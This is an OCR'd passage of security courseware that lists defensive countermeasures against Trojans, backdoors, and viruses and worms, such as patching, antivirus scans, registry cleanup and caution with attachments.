
- Avoid opening email attachments received from **unknown senders**
- Block all **unnecessary ports** at the host and firewall
- Avoid accepting **programs transferred** by instant messaging
- Harden weak, default **configuration settings**, and disable unused functionality including protocols and services
- Monitor the **internal network traffic** for odd ports or encrypted traffic
- Avoid downloading and executing applications from **untrusted sources**
- Install **patches** and **security updates** for the OS and applications
- Scan external **USB drives** and **DVDs** with antivirus software before using them
- **Restrict permissions** within the desktop environment to prevent the installation of malicious applications
- Run **host-based** antivirus, firewall, and intrusion detection software

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary ports at the host and use a firewall.
- Avoid accepting programs transferred by instant messaging.
- Harden weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor the internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Install patches and security updates for the OS and applications.
- Scan external USB drives and DVDs with antivirus software before using them.
- Restrict permissions within the desktop environment to prevent the installation of malicious applications.
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and intrusion detection software.
- Avoid clicking on unsolicited pop-ups and banners.
- Exercise caution in the use of peer-to-peer file sharing.
- Prefer ISPs that provide network security and have robust anti-spam techniques.

- Disable the autorun option for external devices such as USB drives and hard drives.
- Check the Secure Socket Layer (SSL) authenticity before accessing any e-commerce website to avoid information sniffing.



Backdoor Countermeasures


1. Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
2. Educate users to avoid installing applications downloaded from **untrusted Internet sites** and email attachments
3. Avoid **untrusted software** and ensure that every device is protected by a firewall
4. Use **antivirus tools** such as Bitdefender, and Kaspersky to detect and eliminate backdoors
5. Track open-source projects that enter the enterprise from **untrusted external sources**, such as open-source code repositories
6. Inspect **network packets** using protocol monitoring tools

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage.
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments.
- Avoid untrusted software and ensure that every device is protected by a firewall.
- Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools.
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking.
- Run registry monitoring tools to find malicious registry entries added by the backdoor.
- Remove or uninstall the program or application installed by the backdoor Trojan or virus.
- Remove the malicious registry entries added by the backdoor Trojan.
- Delete malicious files related to the backdoor Trojan.

- Ensure that the device has the auto-update option enabled to keep it updated with software-related security patches.
- Implement the pipeline emission analysis method to check and analyze hardware-based backdoors, which can be attached during the manufacturing process.
- Avoid using hardware components obtained from untrusted shopping sites or black markets, which allow attackers to easily inject backdoor into the hardware.
- If any abnormal behavior is detected, restore the device to factory settings and reconfigure it with new credentials.
- Check for user ratings and reviews before installing and providing permissions to any product, even if it is downloaded from trusted sources.



Virus and Worm Countermeasures

1 Install **antivirus software** and update it regularly

2 Generate an **antivirus policy** for safe computing and distribute it to the staff

3 Schedule **regular scans** for all drives after the installation of antivirus software

4 Pay attention to the instructions while **downloading files** or any programs from the Internet

5 Avoid opening **attachments received** from unknown senders, as viruses spread via email attachments

6 Do not accept disks or programs without checking them first using a **current version** of an antivirus program

7 Regularly maintain **data backup**

8 Stay informed about the **latest virus threats**

9 Ensure the **pop-up blockers** are enabled and use an Internet firewall

10 Perform disk clean-up and run a registry scanner once a week

11 Run **anti-spyware** or **anti-adware** once a week

